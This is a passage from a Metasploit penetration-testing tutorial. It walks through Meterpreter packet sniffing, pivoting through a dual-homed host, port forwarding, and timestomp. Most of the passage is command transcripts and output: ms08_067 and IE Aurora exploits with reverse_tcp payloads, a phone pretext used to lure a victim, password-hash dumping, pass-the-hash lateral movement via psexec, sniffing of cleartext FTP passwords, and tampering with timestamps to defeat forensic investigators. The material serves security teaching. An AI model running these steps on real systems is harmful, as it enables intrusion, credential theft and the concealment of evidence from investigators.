And we are done! That is it. Let's test the connection to see if it can really be that easy.

And here we see that it is. We used the 'rdesktop' command and specified the username and password we want to use for the log in. We then received an error message letting us know a user was already logged into the console of the system, and that if we continue, that user will be disconnected. This is expected behaviour for a Windows XP desktop system, so we can see everything is working as expected. Note that Windows Server allows concurrent graphical logons so you may not encounter this warning message.

Remember, these sorts of changes can be very powerful. However, use that power wisely, as all of these steps alter the systems in ways that can be used by investigators to track what sort of actions were taken on the system. The more changes that are made, the more evidence you leave behind.

When you are done with the current system, you will want to run the cleanup script provided to remove the added account.

```
meterpreter > run multi_console_command -rc /root/.msf4/logs/scripts/getgui/clean_up_
↳ _20110112.2448.rc
[*] Running Command List ...
[*]   Running command execute -H -f cmd.exe -a "/c net user hacker /delete"
Process 288 created.
meterpreter >
```

4.7.8 Packet Sniffing

Meterpreter has the capability of packet sniffing the remote host without ever touching the hard disk. This is especially useful if we want to monitor what type of information is being sent, and even better, this is probably the start of multiple auxiliary modules that will ultimately look for sensitive data within the capture files. The sniffer module can store up to 200,000 packets in a ring buffer and exports them in standard PCAP format so you can process them using psnuffle, dsniiff, wireshark, etc.

We first fire off our remote exploit toward the victim and gain our standard reverse Meterpreter console.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.211.55.126
msf exploit(ms08_067_netapi) > set RHOST 10.10.1.119
msf exploit(ms08_067_netapi) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (205824 bytes)
[*] Meterpreter session 1 opened (10.10.1.4:4444 -> 10.10.1.119:1921)
```

From here we initiate the sniffer on interface 2 and start collecting packets. We then dump the sniffer output to /tmp/all.cap.

```
meterpreter > use sniffer
Loading extension sniffer...success.

meterpreter > help

Sniffer Commands
=====

Command          Description
-----
sniffer_dump      Retrieve captured packet data
sniffer_interfaces List all remote sniffable interfaces
sniffer_start     Capture packets on a previously opened interface
sniffer_stats     View statistics of an active capture
sniffer_stop      Stop packet captures on the specified interface

meterpreter > sniffer_interfaces

1 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false_
↪wifi:false )
2 - 'Intel(R) PRO/1000 MT Network Connection' ( type:0 mtu:1514 usable:true dhcp:true_
↪wifi:false )
3 - 'Intel(R) PRO/1000 MT Network Connection' ( type:4294967295 mtu:0 usable:false_
↪dhcp:false wifi:false )

meterpreter > sniffer_start 2
[*] Capture started on interface 2 (50000 packet buffer)

meterpreter > sniffer_dump 2 /tmp/all.cap
[*] Dumping packets from interface 2...
[*] Wrote 19 packets to PCAP file /tmp/all.cap
```

(continues on next page)

(continued from previous page)

```

meterpreter > sniffer_stats 2
[*] Capture statistics for interface 2
    packets: 4632
    bytes: 1978363

meterpreter > sniffer_dump 2 /tmp/all.cap
[*] Flushing packet capture buffer for interface 2...
[*] Flushed 5537 packets (3523012 bytes)
[*] Downloaded 014% (524288/3523012)...
[*] Downloaded 029% (1048576/3523012)...
[*] Downloaded 044% (1572864/3523012)...
[*] Downloaded 059% (2097152/3523012)...
[*] Downloaded 074% (2621440/3523012)...
[*] Downloaded 089% (3145728/3523012)...
[*] Downloaded 100% (3523012/3523012)...
[*] Download completed, converting to PCAP...
[-] Corrupted packet data (length:10359)
[*] PCAP file written to /tmp/all.cap

meterpreter > sniffer_stop 2
[*] Capture stopped on interface 2
[*] There are 279 packets (57849 bytes) remaining
[*] Download or release them using 'sniffer_dump' or 'sniffer_release'

meterpreter > sniffer_release 2
[*] Flushed 279 packets (57849 bytes) from interface 2
meterpreter >

```

We can now use our favorite parser or packet analysis tool to review the information intercepted.

The Meterpreter packet sniffer uses the MicroOLAP Packet Sniffer SDK and can sniff the packets from the victim machine without ever having to install any drivers or write to the file system. The module is smart enough to realize its own traffic as well and will automatically remove any traffic from the Meterpreter interaction. In addition, Meterpreter pipes all information through an SSL/TLS tunnel and is fully encrypted.

packetrecorder

As an alternative to using the sniffer extension, Carlos Perez wrote the packetrecorder Meterpreter script that allows for some more granularity when capturing packets. To see what options are available, we issue the “run packetrecorder” command without any arguments.

```

meterpreter > run packetrecorder
Meterpreter Script for capturing packets in to a PCAP file
on a target host given a interface ID.

OPTIONS:

    -h          Help menu.
    -i          Interface ID number where all packet capture will be done.
    -l          Specify and alternate folder to save PCAP file.
    -li         List interfaces that can be used for capture.
    -t          Time interval in seconds between recollection of packet, default 30 seconds.

```

Before we start sniffing traffic, we first need to determine which interfaces are available to us.

```
meterpreter > run packetrecorder -li

1 - 'Realtek RTL8139 Family PCI Fast Ethernet NIC' ( type:4294967295 mtu:0_
↳usable:false dhcp:false wifi:false )
2 - 'Citrix XenServer PV Ethernet Adapter' ( type:0 mtu:1514 usable:true dhcp:true_
↳wifi:false )
3 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false_
↳wifi:false )
```

We will begin sniffing traffic on the second interface, saving the logs to the desktop of our Kali system and let the sniffer run for awhile.

```
meterpreter > run packetrecorder -i 2 -l /root/
[*] Starting Packet capture on interface 2
[+] Packet capture started
[*] Packets being saved in to /root/logs/packetrecorder/XEN-XP-SP2-BARE_20101119.5105/
↳XEN-XP-SP2-BARE_20101119.5105.cap
[*] Packet capture interval is 30 Seconds
^C
[*] Interrupt
[+] Stopping Packet sniffer...
meterpreter >
```

There is now a capture file waiting for us that can be analyzed in a tool such as Wireshark or tshark. We will take a quick look to see if we captured anything interesting.

```
root@kali:~/logs/packetrecorder/XEN-XP-SP2-BARE_20101119.5105# tshark -r XEN-XP-SP2-
↳BARE_20101119.5105.cap |grep PASS
Running as user "root" and group "root". This could be dangerous.
2489  82.000000 192.168.1.201 -> 209.132.183.61 FTP Request: PASS s3cr3t
2685  96.000000 192.168.1.201 -> 209.132.183.61 FTP Request: PASS s3cr3t
```

4.7.9 Pivoting

Pivoting is the unique technique of using an instance (also referred to as a ‘plant’ or ‘foothold’) to be able to “move” around inside a network. Basically using the first compromise to allow and even aid in the compromise of other otherwise inaccessible systems. In this scenario we will be using it for routing traffic from a normally non-routable network.

For example, we are a pentester for Security-R-Us. You pull the company directory and decide to target a user in the target IT department. You call up the user and claim you are from a vendor and would like them to visit your website in order to download a security patch. At the URL you are pointing them to, you are running an Internet Explorer exploit.

```
msf > use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > show options

Module options:

Name          Current Setting  Required  Description
----          -
SRVHOST       0.0.0.0          yes       The local host to listen on.
SRVPORT       8080             yes       The local port to listen on.
SSL           false           no        Negotiate SSL for incoming connections
SSLVersion    SSL3            no        Specify the version of SSL that should be_
↳used (accepted: SSL2, SSL3, TLS1)
```

(continues on next page)

(continued from previous page)

```

    URIPATH              no          The URI to use for this exploit (default is
    ↪random)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(ms10_002_aurora) > set URIPATH /
URIPATH => /
msf exploit(ms10_002_aurora) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms10_002_aurora) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(ms10_002_aurora) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.101:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.101:8080/
[*] Server started.
msf exploit(ms10_002_aurora) >

```

When the target visits our malicious URL, a meterpreter session is opened for us giving full access the the system.

```

msf exploit(ms10_002_aurora) >
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 192.168.1.201
[*] Sending stage (749056 bytes) to 192.168.1.201
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.201:8777) at Mon
    ↪Dec 06 08:22:29 -0700 2010

msf exploit(ms10_002_aurora) > sessions -l

Active sessions
=====

  Id  Type              Information
  --  ---              -
  ↪-
  1    meterpreter x86/win32  XEN-XP-SP2-BARE\Administrator @ XEN-XP-SP2-BARE 192.168.
  ↪1.101:4444 -> 192.168.1.201:8777

msf exploit(ms10_002_aurora) >

```

When we connect to our meterpreter session, we run ipconfig and see that the exploited system is dual-homed, a common configuration amongst IT staff.

```

msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ipconfig

```

(continues on next page)

(continued from previous page)

```

Citrix XenServer PV Ethernet Adapter #2 - Packet Scheduler Miniport
Hardware MAC: d2:d6:70:fa:de:65
IP Address   : 10.1.13.3
Netmask      : 255.255.255.0

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

Citrix XenServer PV Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: c6:ce:4e:d9:c9:6e
IP Address   : 192.168.1.201
Netmask      : 255.255.255.0

meterpreter >

```

We want to leverage this newly discovered information and attack this additional network. Metasploit has an autoroute meterpreter script that will allow us to attack this second network through our first compromised machine.

```

meterpreter > run autoroute -h
[*] Usage:   run autoroute [-r] -s subnet -n netmask
[*] Examples:
[*]   run autoroute -s 10.1.1.0 -n 255.255.255.0 # Add a route to 10.10.10.1/255.255.
↳255.0
[*]   run autoroute -s 10.10.10.1                # Netmask defaults to 255.255.255.0
[*]   run autoroute -s 10.10.10.1/24              # CIDR notation is also okay
[*]   run autoroute -p                           # Print active routing table
[*]   run autoroute -d -s 10.10.10.1              # Deletes the 10.10.10.1/255.255.
↳255.0 route
[*] Use the "route" and "ipconfig" Meterpreter commands to learn about available_
↳routes
meterpreter > run autoroute -s 10.1.13.0/24
[*] Adding a route to 10.1.13.0/255.255.255.0...
[+] Added route to 10.1.13.0/255.255.255.0 via 192.168.1.201
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

Active Routing Table
=====

  Subnet          Netmask          Gateway
  -----          -
  10.1.13.0       255.255.255.0     Session 1

meterpreter >

```

Now that we have added our additional route, we will escalate to SYSTEM, dump the password hashes, and background our meterpreter session by pressing Ctrl-z.

```
meterpreter > getsystem
```

(continues on next page)

(continued from previous page)

```

...got system (via technique 1).
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY c2ec80f879c1b5dc8d2b64f1e2c37a45...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9a6ae26408b0629ddc621c90c897b42d:07a59dbe14e2ea9c4792e2f189e2de3a:::
SUPPORT_
↪388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ebf9fa44b3204029db5a8a77f5350160:::
victim:1004:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::

meterpreter >
Background session 1? [y/N]
msf exploit(ms10_002_aurora) >

```

Now we need to determine if there are other systems on this second network we have discovered. We will use a basic TCP port scanner to look for ports 139 and 445.

```

msf exploit(ms10_002_aurora) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options:

  Name          Current Setting  Required  Description
  ----          -
  CONCURRENCY   10              yes       The number of concurrent ports to check per_
↪host
  FILTER                     no        The filter string for capturing traffic
  INTERFACE                     no        The name of the interface
  PCAPFILE                     no        The name of the PCAP capture file to process
  PORTS          1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS                     yes       The target address range or CIDR identifier
  SNAPLEN        65535           yes       The number of bytes to capture
  THREADS         1              yes       The number of concurrent threads
  TIMEOUT        1000           yes       The socket connect timeout in milliseconds
  VERBOSE        false           no        Display verbose output

msf auxiliary(tcp) > set RHOSTS 10.1.13.0/24
RHOST => 10.1.13.0/24
msf auxiliary(tcp) > set PORTS 139,445
PORTS => 139,445
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > run

[*] 10.1.13.3:139 - TCP OPEN
[*] 10.1.13.3:445 - TCP OPEN
[*] 10.1.13.2:445 - TCP OPEN
[*] 10.1.13.2:139 - TCP OPEN
[*] Scanned 256 of 256 hosts (100% complete)

```

(continues on next page)

(continued from previous page)

```
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

We have discovered an additional machine on this network with ports 139 and 445 open so we will try to re-use our gathered password hash with the psexec exploit module. Since many companies use imaging software, the local Administrator password is frequently the same across the entire enterprise.

```
msf auxiliary(tcp) > use exploit/windows/smb/psexec
msf exploit(psexec) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBDomain	WORKGROUP	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

Exploit target:

Id	Name
0	Automatic

```
msf exploit(psexec) > set RHOST 10.1.13.2
RHOST => 10.1.13.2
msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(psexec) > set SMBPass_
81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d
SMBPass => 81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d
msf exploit(psexec) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started bind handler
[*] Authenticating to 10.1.13.2:445|WORKGROUP as user 'Administrator'...
[*] Uploading payload...
[*] Created \qNuIKByV.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:10.1.13.2[\svcctl] ..
↳ .
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:10.1.13.2[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (UOtrbJMd - "MNYR")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \qNuIKByV.exe...
[*] Sending stage (749056 bytes)
```

(continues on next page)

(continued from previous page)

```
[*] Meterpreter session 2 opened (192.168.1.101-192.168.1.201:0 -> 10.1.13.2:4444) at
↪Mon Dec 06 08:56:42 -0700 2010

meterpreter >
```

Our attack has been successful! You can see in the above output that we have a meterpreter session connecting to 10.1.13.2 via our existing meterpreter session with 192.168.1.201. Running ipconfig on our newly compromised machine shows that we have reached a system that is not normally accessible to us.

```
meterpreter > ipconfig

Citrix XenServer PV Ethernet Adapter
Hardware MAC: 22:73:ff:12:11:4b
IP Address   : 10.1.13.2
Netmask      : 255.255.255.0

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

meterpreter >
```

As you can see, pivoting is an extremely powerful feature and is a critical capability to have on penetration tests.

Portfwd

The portfwd command from within the Meterpreter shell is most commonly used as a pivoting technique, allowing direct access to machines otherwise inaccessible from the attacking system. Running this command on a compromised host with access to both the attacker and destination network (or system), we can essentially forward TCP connections through this machine, effectively making it a pivot point. Much like the port forwarding technique used with an ssh connection, portfwd will relay TCP connections to and from the connected machines.

Help

From an active Meterpreter session, typing portfwd -h will display the command's various options and arguments.

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]
OPTIONS:
  -L >opt> The local host to listen on (optional).
  -h       Help banner.
  -l >opt> The local port to listen on.
  -p >opt> The remote port to connect on.
  -r >opt> The remote host to connect on.

meterpreter >
```

Options

- -L: Use to specify the listening host. Unless you need the forwarding to occur on a specific network adapter you can omit this option. If none is entered 0.0.0.0 will be used.

- -h: Displays the above information.
- -l: This is a local port which will listen on the attacking machine. Connections to this port will be forwarded to the remote system.
- -p: The port to which TCP connections will be forward to.
- -r: The IP address the connections are relayed to (target).

Arguments

- Add: This argument is used to create the forwarding.
- Delete: This will delete a previous entry from our list of forwarded ports.
- List: This will list all ports currently forwarded.
- Flush: This will delete all ports from our forwarding list.

Syntax

Add

From the Meterpreter shell, the command is used in the following manner:

```
meterpreter > portfwd add -l 3389 -p 3389 -r [target host]
```

- add will add the port forwarding to the list and will essentially create a tunnel for us. Please note, this tunnel will also exist outside the Metasploit console, making it available to any terminal session.
- -l 3389 is the local port that will be listening and forwarded to our target. This can be any port on your machine, as long as it's not already being used.
- -p 3389 is the destination port on our targeting host.
- -r [target host] is the our targeted system's IP or hostname.

```
meterpreter > portfwd add -l 3389 -p 3389 -r 172.16.194.191
[*] Local TCP relay created: 0.0.0.0:3389 >-> 172.16.194.191:3389
meterpreter >
```

Delete

Entries are deleted very much like the previous command. Once again from an active Meterpreter session, we would type the following:

```
meterpreter > portfwd delete -l 3389 -p 3389 -r [target host]
```

```
meterpreter > portfwd delete -l 3389 -p 3389 -r 172.16.194.191
[*] Successfully stopped TCP relay on 0.0.0.0:3389
meterpreter >
```

LIST

This argument needs no options and provides us with a list of currently listening and forwarded ports.

```
meterpreter > portfwd list
0: 0.0.0.0:3389 -> 172.16.194.191:3389
1: 0.0.0.0:1337 -> 172.16.194.191:1337
2: 0.0.0.0:2222 -> 172.16.194.191:2222

3 total local port forwards.
meterpreter >
```

FLUSH

This argument will allow us to remove all the local port forward at once.

```

meterpreter > portfwd flush
[*] Successfully stopped TCP relay on 0.0.0.0:3389
[*] Successfully stopped TCP relay on 0.0.0.0:1337
[*] Successfully stopped TCP relay on 0.0.0.0:2222
[*] Successfully flushed 3 rules
meterpreter > portfwd list

0 total local port forwards
meterpreter >

```

Example Usage:

In this example, we will open a port on our local machine and have our Meterpreter session forward a connection to our victim on that same port. We'll be using port 3389, which is the Windows default port for Remote Desktop connections.

Here are the players involved:

```

C:\> ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 3:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 172.16.194.141
    Subnet Mask. . . . . : 255.255.255.0
    Default Gateway. . . . . : 172.16.194.2

C:\>

```

```

meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

VMware Accelerated AMD PCNet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:aa:00:aa:00:aa
IP Address   : 172.16.194.144
Netmask      : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:bb:00:bb:00:bb
IP Address   : 192.168.1.191
Netmask      : 255.0.0.0

```

```

root@kali:~# ifconfig eth1
eth1      Link encap:Ethernet  HWaddr 0a:0b:0c:0d:0e:0f

```

(continues on next page)

(continued from previous page)

```

inet addr:192.168.1.162 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fed6:ab38/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:1357685 errors:0 dropped:0 overruns:0 frame:0
TX packets:823428 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:318385612 (303.6 MiB) TX bytes:133752114 (127.5 MiB)
Interrupt:19 Base address:0x2000

root@kali:~# ping 172.16.194.141
PING 172.16.194.141 (172.16.194.141) 56(84) bytes of data.
64 bytes from 172.16.194.141: icmp_req=1 ttl=128 time=240 ms
64 bytes from 172.16.194.141: icmp_req=2 ttl=128 time=117 ms
64 bytes from 172.16.194.141: icmp_req=3 ttl=128 time=119 ms
^C
--- 172.16.194.141 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 117.759/159.378/240.587/57.430 ms

root@kali:~#
```

First we setup the port forwarding on our pivot using the following command:

```
meterpreter > portfwd add -l 3389 -p 3389 -r 172.16.194.141
```

We verify that port 3389 is listening by issuing the netstat command from another terminal.

```

root@kali:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      8397/ssh
tcp        0      0 0.0.0.0:3389            0.0.0.0:*               LISTEN      2045/ruby.bin
tcp6       0      0 :::22                  :::*                    LISTEN      8397/ssh
root@kali:~#
```

We can see 0.0.0.0 is listening on port 3389 as well as the connection to our pivot machine on port 4444.

From here, we can initiate a remote desktop connection to our local 3389 port. Which will be forwarded to our victim machine on the corresponding port.

Another example of portfwd usage is using it to forward exploit modules such as “MS08-067”. Using the same technique as show previously, it’s just a matter of forwarding the correct ports for the desired exploit.

Here we forwarded port 445, which is the port associated with Windows Server Message Block (SMB). Configuring our module target host and port to our forwarded socket. The exploit is sent via our pivot to the victim machine.

```

msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ---      -

```

(continues on next page)

(continued from previous page)

```

-----
RHOST      127.0.0.1      yes      The target address
RPORT      445                yes      Set the SMB service port
SMBPIPE    BROWSER            yes      The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC    thread           yes       Exit technique (accepted: seh, thread, process,
→ none)
LHOST       192.168.1.162     yes       The listen address
LPORT       4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.162:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.1.159
[-] Exploit exception: Stream # is closed.

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

```

4.7.10 TimeStomp

Interacting with most file systems is like walking in the snow... you will leave footprints. How detailed those footprints are, how much can be learned from them, and how long they last all depends on various circumstances. The art of analyzing these artifacts is digital forensics. For various reasons, when conducting a penetration test you may want to make it hard for a forensic analyst to determine the actions that you took.

The best way to avoid detection by a forensic investigation is simple: Don't touch the filesystem! This is one of the beautiful things about Meterpreter, it loads into memory without writing anything to disk, greatly minimizing the artifacts it leaves on a system. However, in many cases you may have to interact with the filesystem in some way. In those cases timestamp can be a great tool.

Let's look at a file on the system and the MAC (Modified, Accessed, Changed) times of the file:

```

File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 5/3/2009 2:30:08 AM

```

(continues on next page)

(continued from previous page)

Last Accessed: 5/3/2009 2:31:39 AM
Last Modified: 5/3/2009 2:30:36 AM

We will now start by exploiting the system and loading up a Meterpreter session. After that, we will load the timestamp module and take a quick look at the file in question.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] meterpreter session 1 opened (172.16.104.130:4444 -> 172.16.104.145:1218)
meterpreter > use priv
Loading extension priv...success.
meterpreter > timestamp -h
```

Usage: timestamp OPTIONS file_path

OPTIONS:

- a Set the "last accessed" time of the file
- b Set the MACE timestamps so that EnCase shows blanks
- c Set the "creation" time of the file
- e Set the "mft entry modified" time of the file
- f Set the MACE of attributes equal to the supplied file
- h Help banner
- m Set the "last written" time of the file
- r Set the MACE timestamps recursively on a directory
- v Display the UTC MACE values of the file
- z Set all four attributes (MACE) of the file

```
meterpreter > pwd
C:\Program Files\War-ftp
meterpreter > cd ..
meterpreter > pwd
C:\Program Files
meterpreter > cd ..
meterpreter > cd Documents\ and\ Settings
meterpreter > cd P0WN3D
meterpreter > cd My\ Documents
meterpreter > ls
```

Listing: C:\Documents and Settings\P0WN3D\My Documents

```
=====
Mode                Size      Type    Last modified                Name
----                -
40777/rwxrwxrwx    0        dir     Wed Dec 31 19:00:00 -0500 1969 .
40777/rwxrwxrwx    0        dir     Wed Dec 31 19:00:00 -0500 1969 ..
```

(continues on next page)

(continued from previous page)

```

40555/r-xr-xr-x  0      dir   Wed Dec 31 19:00:00 -0500 1969  My Pictures
100666/rw-rw-rw- 28     fil   Wed Dec 31 19:00:00 -0500 1969  test.txt
meterpreter > timestamp test.txt -v
Modified       : Sun May 03 04:30:36 -0400 2009
Accessed       : Sun May 03 04:31:51 -0400 2009
Created        : Sun May 03 04:30:08 -0400 2009
Entry Modified: Sun May 03 04:31:44 -0400 2009

```

Let's look at the MAC times displayed. We see that the file was created recently. Let's pretend for a minute that this is a super secret tool that we need to hide. One way to do this might be to set the MAC times to match the MAC times of another file on the system. Let's copy the MAC times from cmd.exe to test.txt to make it blend in a little better.

```

meterpreter > timestamp test.txt -f C:\\WINNT\\system32\\cmd.exe
[*] Setting MACE attributes on test.txt from C:\\WINNT\\system32\\cmd.exe
meterpreter > timestamp test.txt -v
Modified       : Tue Dec 07 08:00:00 -0500 1999
Accessed       : Sun May 03 05:14:51 -0400 2009
Created        : Tue Dec 07 08:00:00 -0500 1999
Entry Modified: Sun May 03 05:11:16 -0400 2009

```

There we go! Now it looks as if the test.txt file was created on Dec 7th, 1999. Let's see how it looks from Windows.

```

File Path: C:\\Documents and Settings\\POWN3D\\My Documents\\test.txt
Created Date: 12/7/1999 7:00:00 AM
Last Accessed: 5/3/2009 3:11:16 AM
Last Modified: 12/7/1999 7:00:00 AM

```

Success! Notice there are some slight differences between the times through Windows and Metasploit. This is due to the way the timezones are displayed. Windows is displaying the time in -0600, while Metasploit shows the MC times as -0500. When adjusted for the timezone differences, we can see that they match. Also notice that the act of checking the files information within Windows altered the last accessed time. This just goes to show how fragile MAC times can be, and why great care has to be taken when interacting with them.

Let's now make a different change. In the previous example, we were looking to make the changes blend in but in some cases, this just isn't realistic and the best you can hope for is to make it harder for an investigator to identify when changes actually occurred. For those situations, timestamp has a great option (-b for blank) where it zeros out the MAC times for a file. Let's take a look.

```

meterpreter > timestamp test.txt -v
Modified       : Tue Dec 07 08:00:00 -0500 1999
Accessed       : Sun May 03 05:16:20 -0400 2009
Created        : Tue Dec 07 08:00:00 -0500 1999
Entry Modified: Sun May 03 05:11:16 -0400 2009

meterpreter > timestamp test.txt -b
[*] Blanking file MACE attributes on test.txt
meterpreter > timestamp test.txt -v
Modified       : 2106-02-06 23:28:15 -0700
Accessed       : 2106-02-06 23:28:15 -0700
Created        : 2106-02-06 23:28:15 -0700
Entry Modified: 2106-02-06 23:28:15 -0700

```

When parsing the MAC times, timestamp now lists them as having been created in the year 2106!. This is very interesting, as some poorly written forensic tools have the same problem, and will crash when coming across entries like this. Let's see how the file looks in Windows.

```
File Path: C:\Documents and Settings\POWN3D\My Documents\test.txt
Created Date: 1/1/1601
Last Accessed: 5/3/2009 3:21:13 AM
Last Modified: 1/1/1601
```

Very interesting! Notice that times are no longer displayed, and the data is set to Jan 1, 1601. Any idea why that might be the case? (Hint: <http://en.wikipedia.org/wiki/1601#Notes>)

```
meterpreter > cd C:\\WINNT
meterpreter > mkdir antivirus
Creating directory: antivirus
meterpreter > cd antivirus
meterpreter > pwd
C:\\WINNT\\antivirus
meterpreter > upload /usr/share/windows-binaries/fgdump c:\\WINNT\\antivirus\\
[*] uploading : /usr/share/windows-binaries/fgdump/servpw.exe ->
↪c:WINNTantivirusPwDump.exe
[*] uploaded : /usr/share/windows-binaries/fgdump/servpw.exe ->
↪c:WINNTantivirusPwDump.exe
[*] uploading : /usr/share/windows-binaries/fgdump/cachedump64.exe ->
↪c:WINNTantivirusLsaExt.dll
[*] uploaded : /usr/share/windows-binaries/fgdump/cachedump64.exe ->
↪c:WINNTantivirusLsaExt.dll
[*] uploading : /usr/share/windows-binaries/fgdump/pstgdump.exe ->
↪c:WINNTantiviruspwservice.exe
[*] uploaded : /usr/share/windows-binaries/fgdump/pstgdump.exe ->
↪c:WINNTantiviruspwservice.exe
meterpreter > ls

Listing: C:\\WINNT\\antivirus
=====

Mode                Size      Type    Last modified          Name
----                -
100777/rwxrwxrwx   174080   fil     2017-05-09 15:23:19 -0600  cachedump64.exe
100777/rwxrwxrwx    57344   fil     2017-05-09 15:23:20 -0600  pstgdump.exe
100777/rwxrwxrwx    57344   fil     2017-05-09 15:23:18 -0600  servpw.exe
meterpreter > cd ..
```

With our files uploaded, we will now run `timestomp` on the them to confuse any potential investigator.


```
meterpreter > timestomp antivirus\\servpw.exe -v
Modified      : 2017-05-09 16:23:18 -0600
Accessed      : 2017-05-09 16:23:18 -0600
Created       : 2017-05-09 16:23:18 -0600
Entry Modified: 2017-05-09 16:23:18 -0600
meterpreter > timestomp antivirus\\pstgdump.exe -v
Modified      : 2017-05-09 16:23:20 -0600
Accessed      : 2017-05-09 16:23:19 -0600
Created       : 2017-05-09 16:23:19 -0600
Entry Modified: 2017-05-09 16:23:20 -0600
meterpreter > timestomp antivirus -r
[*] Blanking directory MACE attributes on antivirus

meterpreter > ls
40777/rwxrwxrwx    0      dir     1980-01-01 00:00:00 -0700  ..
100666/rw-rw-rw-   115     fil     2106-02-06 23:28:15 -0700  servpw.exe
100666/rw-rw-rw-   12165    fil     2106-02-06 23:28:15 -0700  pstgdump.exe
```

As you can see, Meterpreter can no longer get a proper directory listing.

However, there is something to consider in this case. We have hidden when an action occurred, yet it will still be very obvious to an investigator where activity was happening. What would we do if we wanted to hide both when a toolkit was uploaded, and where it was uploaded?

The easiest way to approach this is to zero out the times on the full drive. This will make the job of the investigator very difficult, as traditional timeline analysis will not be possible. Let's first look at our WINNTsystem32 directory.



